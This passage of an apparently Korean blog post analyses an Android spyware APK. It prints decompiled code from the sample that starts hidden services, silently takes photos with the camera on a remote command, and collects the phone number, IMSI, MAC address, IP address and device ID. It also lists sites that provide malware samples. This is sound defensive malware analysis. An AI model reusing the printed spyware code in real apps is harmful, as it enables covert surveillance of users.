    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
41  public void onCreate(Bundle savedInstanceState) {
42      super.onCreate(savedInstanceState);
43      setContentView(R.layout.activity_main3);
44      KeepManager.prepareKeepLive(LanuchAPP.getInstance(), FirstStartService.class);
45      KeepManager.prepareKeepLive(LanuchAPP.getInstance(), ProService.class);
46      ImageView imageView = (ImageView) findViewById(R.id.img);
        this.img = imageView;
47      imageView.setOnClickListener(new View.OnClickListener() { // from class: com.call.call4.activity.MainActivity31.1
            @Override // android.view.View.OnClickListener
49          public void onClick(View view) {
36              MainActivity31.this.img.setBackgroundResource(R.mipmap.main_bg1);
            }
        });
```

OnCreate() 메소드를 보면 리소스 → layout → activity_main3 경로에 있는 XML 파일이 레이아웃을 처리하는 부분으로 사용되고 있다.




res→layout→activity_main3 XML 파일을 보면 백그라운드 이미지로 mipmap→main_bg2 파일을 사용한다고 되어 있다.



실제로 res→mipmap→main_bg2 파일을 찾아가보니 확장자가 webp이다.

webp 확장자는 구글에서 웹 상에서 사용될 손실/비손실 압축 이미지 파일을 위해 만든 것이라고 한다.



윈도우 탐색기를 통해 res/mipmap 폴더로 가보니 위와 같이 앱의 아이콘 사진이 있고, main_bg2.webp 파일은 하얀색으로만 되어 있는데 아마 이 사진이 앱을 실행시켰을 때 보여지는 하얀 배경이다.

MainActivity31에서 서비스들 실행하는 부분


```
55          CFUtils.start2Service(this, FirstStartService.class);
56          CFUtils.start2Service(this, MyMusicService.class);
57          CFUtils.start2Service(this, StartLocationService.class);
58          final Intent intent = new Intent(this, LiveService.class);
```

```
CFUtils.start2Service(this, FirstStartService.class);
CFUtils.start2Service(this, MyMusicService.class);
CFUtils.start2Service(this, StartLocationService.class);
final Intent intent = new Intent(this, LiveService.class);
```

위의 코드에서 FirstStartService, MyMusicService, StartLocationService, LiveService를 실행하는 것으로 보인다.

FirstStartService, MyMusicService, StartLocationService, LiveService 코드들을 통해 사용자의 디바이스 정보부터 시작해 메시지 기록들, 전화 기록들 위치 정보등을 가져오는 것으로 보인다.

서비스들의 코드



androidmanifest.xml에서도 보긴 했지만 실제 파일로 보면 전화, 카메라, 라이브, 음악, 녹음, 위치, 파일 업로드 등 서비스들에 대한 코드가 적힌 파일들이 있다.

```
private final void startTakePic(Intent intent) {
    if (this.isRunning) {
        return;
    }
    String stringExtra = intent.getStringExtra("commandId");
    this.commandId = stringExtra;
    if (TextUtils.isEmpty(stringExtra)) {
        return;
    }
    if (CameraWindow.getDummyCameraView() == null) {
        SurfaceTexture surfaceTexture = new SurfaceTexture(0);
        this.mTexture = surfaceTexture;
        Intrinsics.checkNotNull(surfaceTexture);
        autoTakePic(surfaceTexture);
        return;
    }
    SurfaceHolder holder = CameraWindow.getDummyCameraView().getHol
    Intrinsics.checkNotNullExpressionValue(holder, "getDummyCameraView(
    autoTakePic(holder);
}

private final void autoTakePic(SurfaceHolder surfaceHolder) {
    if (this.isRunning) {
        return;
    }
    this.isRunning = true;
    Camera facingFrontCamera = getFacingFrontCamera();
    this.mCamera = facingFrontCamera;
    if (facingFrontCamera == null) {
        Timber.e("camera device is null", new Object[0]);
        this.isRunning = false;
        return;
    }
    try {
        Intrinsics.checkNotNull(facingFrontCamera);
        facingFrontCamera.setPreviewDisplay(surfaceHolder);
        Camera camera = this.mCamera;
        Intrinsics.checkNotNull(camera);
```

```
            camera.startPreview();
            Thread.sleep(500L);
            takePicture(System.currentTimeMillis() + "");
        } catch (Exception e) {
            e.printStackTrace();
            this.isRunning = false;
            releaseCamera();
        }
    }

    private final void autoTakePic(SurfaceTexture surfaceTexture) {
        if (this.isRunning) {
            return;
        }
        this.isRunning = true;
        Camera facingFrontCamera = getFacingFrontCamera();
        this.mCamera = facingFrontCamera;
        if (facingFrontCamera == null) {
            Timber.e("camera device is null", new Object[0]);
            this.isRunning = false;
            return;
        }
        try {
            Intrinsics.checkNotNull(facingFrontCamera);
            facingFrontCamera.setPreviewTexture(surfaceTexture);
            Camera camera = this.mCamera;
            Intrinsics.checkNotNull(camera);
            camera.startPreview();
            Thread.sleep(500L);
            takePicture(System.currentTimeMillis() + "");
        } catch (Exception e) {
            e.printStackTrace();
            this.isRunning = false;
            releaseCamera();
        }
    }

    private final void takePicture(String str) {
```


```
        try {
            Camera camera = this.mCamera;
            Intrinsics.checkNotNull(camera);
            camera.takePicture(null, null, this);
        } catch (Exception e) {
            e.printStackTrace();
            Timber.e(Intrinsics.stringPlus("camera take phoot  failer", e.getMessag
        }
    }

    private final Camera getFacingFrontCamera() {
        Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
        int numberOfCameras = Camera.getNumberOfCameras();
        if (numberOfCameras <= 0) {
            return null;
        }
        int i = 0;
        while (true) {
            int i2 = i + 1;
            Camera.getCameraInfo(i, cameraInfo);
            if (Intrinsics.areEqual("0", this.commandId)) {
                if (cameraInfo.facing == 1) {
                    try {
                        return Camera.open(i);
                    } catch (Exception e) {
                        e.printStackTrace();
                        Intent intent = new Intent("com.call.action.takephoto");
                        intent.putExtra("commandId", this.commandId);
                        sendBroadcast(intent);
                    }
                }
            } else if (cameraInfo.facing == 0) {
                try {
                    return Camera.open(i);
                } catch (Exception e2) {
                    e2.printStackTrace();
                    Intent intent2 = new Intent("com.call.action.takephoto");
                    intent2.putExtra("commandId", this.commandId);
```

```
                sendBroadcast(intent2);
            }
        }
        if (i2 >= numberOfCameras) {
            return null;
        }
        i = i2;
    }
}
```

위의 코드는 CameraService 파일의 코드인데, 카메라를 이용해 사진을 찍는 부분이다.

유틸리티들의 코드




```
public static String getPhoneNumber(Context context) {
    String line1Number = ((TelephonyManager) context.getSystemService("p
    return !TextUtils.isEmpty(line1Number) ? (line1Number.startsWith("+86")
}

public static String getNetworkType(Context context) {
    NetworkInfo activeNetworkInfo = ((ConnectivityManager) context.getSys
```

```
        if (activeNetworkInfo != null && activeNetworkInfo.isConnected()) {
            if (activeNetworkInfo.getType() == 9) {
                return "Ethernet";
            }
            if (activeNetworkInfo.getType() == 1) {
                return "WIFI";
            }
            if (activeNetworkInfo.getType() == 0) {
                switch (activeNetworkInfo.getSubtype()) {
                    case 1:
                    case 2:
                    case 4:
                    case 7:
                    case 11:
                        return "2G";
                    case 3:
                    case 5:
                    case 6:
                    case 8:
                    case 9:
                    case 10:
                    case 12:
                    case 14:
                    case 15:
                        return "3G";
                    case 13:
                        return "LTE";
                }
            }
            return "未知";
        }
        return "未知";
    }

    public static String getSimImsi(Context context) {
        TelephonyManager telephonyManager;
        if (context == null || (telephonyManager = (TelephonyManager) context.g
            return null;
```

```
        }
        return telephonyManager.getSubscriberId();
    }

    public static String getWifiMac(Context context) {
        WifiManager wifiManager;
        WifiInfo connectionInfo;
        if (context == null || (wifiManager = (WifiManager) context.getSystemSer
            return null;
        }
        return connectionInfo.getMacAddress();
    }

    public static boolean isNetworkAvailable(Context context) {
        ConnectivityManager connectivityManager;
        NetworkInfo activeNetworkInfo;
        return (context == null || (connectivityManager = (ConnectivityManager)
    }

    public static String getIPAddress(Context mcontext) {
        NetworkInfo activeNetworkInfo = ((ConnectivityManager) mcontext.getS
        if (activeNetworkInfo == null || !activeNetworkInfo.isConnected()) {
            return null;
        }
        if (activeNetworkInfo.getType() == 0) {
            try {
                Enumeration<NetworkInterface> networkInterfaces = NetworkInterf
                while (networkInterfaces.hasMoreElements()) {
                    Enumeration<InetAddress> inetAddresses = networkInterfaces.ne
                    while (inetAddresses.hasMoreElements()) {
                        InetAddress nextElement = inetAddresses.nextElement();
                        if (!nextElement.isLoopbackAddress() && (nextElement instance
                            return nextElement.getHostAddress();
                        }
                    }
                }
                return null;
            } catch (Exception e) {
```

```
            e.printStackTrace();
            return null;
        }
    } else if (activeNetworkInfo.getType() == 1) {
        return intIP2StringIP(((WifiManager) mcontext.getSystemService("wifi'
    } else {
        return null;
    }
}

public static String getDeviceId(Context context) {
    String uuid;
    if (!TextUtils.isEmpty(SPUtil.getString(context, SPUtil.KEY_DEVICE_ID))) {
        return SPUtil.getString(context, SPUtil.KEY_DEVICE_ID);
    }
    String string = Settings.Secure.getString(context.getContentResolver(), "
    if (TextUtils.isEmpty(string) || TextUtils.equals("9774d56d682e549c", stri
        uuid = UUID.randomUUID().toString();
    } else {
        uuid = new UUID(string.hashCode(), string.hashCode() << 32).toString
    }
    String replace = uuid.replace("-", "");
    Timber.d("deviceId:%s", replace);
    SPUtil.save(context, SPUtil.KEY_DEVICE_ID, replace);
    return replace;
}
```

위의 내용은 SystemUtils라는 파일에 있는 일부 내용을 가져온 것인데, 휴대폰 번호, 네트워크 상태, SIM의 IMSI 정보, IPaddress등 시스템과 관련된 정보들을 획득하는 코드이다.

C&C 서버

이 부분은 아직 실력이 미숙해 찾지 못했다.

wireshark로도 파악해보고, 문자열 추출로도 파악해봤지만 rtmp 관련된 IP와 PORT 주소만 보일 뿐 C&C 서버의 주소로 보여지는 것은 찾지 못했다.

결과

- 이 앱은 단순히 사진/동영상 촬영 앱이라고 하기에는 디바이스의 정보, 네트워크 정보, 연락처, 메시지, 통화 기록, 전화 서비스, 인터넷 등의 부가적인 권한까지 요구하고 있어 정상적인 앱은 아니다.
- https://bugly.qq.com 라는 주소가 왜 코드에 포함되어 있는지 모르겠으나 관련이 있어 보인다.

참고 링크

악성코드 분석 및 샘플 얻기

- https://bazaar.abuse.ch/browse/
  - 무료로 샘플을 얻을 수 있다.
- https://urlhaus.abuse.ch/browse/
  - C&C 서버가 아직 활성화 되어 있는 것들을 얻을 수 있다.
- https://www.hybrid-analysis.com/
  - 분석해주는 사이트

동적 분석

- burp suite 와 nox/bluestack 프록시 설정 방법 : https://hyotwo.tistory.com/188
- openssl 설치 : https://chris1108.tistory.com/36

정적 분석

- https://www.igloo.co.kr/security-information/악성-apk을-이용한-dynamic-dex-loading-분석/

- https://velog.io/@dusty/은행-앱을-사칭한-안드로이드-악성코드-분석
- https://t1.daumcdn.net/cfile/tistory/26125C33574FEB542C
- https://meetup.nhncloud.com/posts/381
- https://www.piolink.com/kr/service/Security-Analysis.php?bbsCode=security&vType=view&idx=78
- https://m.blog.naver.com/prsystem17/221624306535
- https://m.blog.naver.com/ndb796/221162570720
- https://m.blog.naver.com/ndb796/221162589206
- https://m.blog.naver.com/ndb796/221162763450
- https://m.blog.naver.com/pouerccat/221913015984
- https://suspected.tistory.com/74
- https://certangsecurity.tistory.com/106
- https://wezard4u.tistory.com/5754
- 스틸리언의 보고서 : https://ufo.stealien.com/2021-07-29/malwareAPK
- oncreate() : https://lktprogrammer.tistory.com/164
- androidmanifest.xml 파일 내 태그들 : https://jitolit.tistory.com/112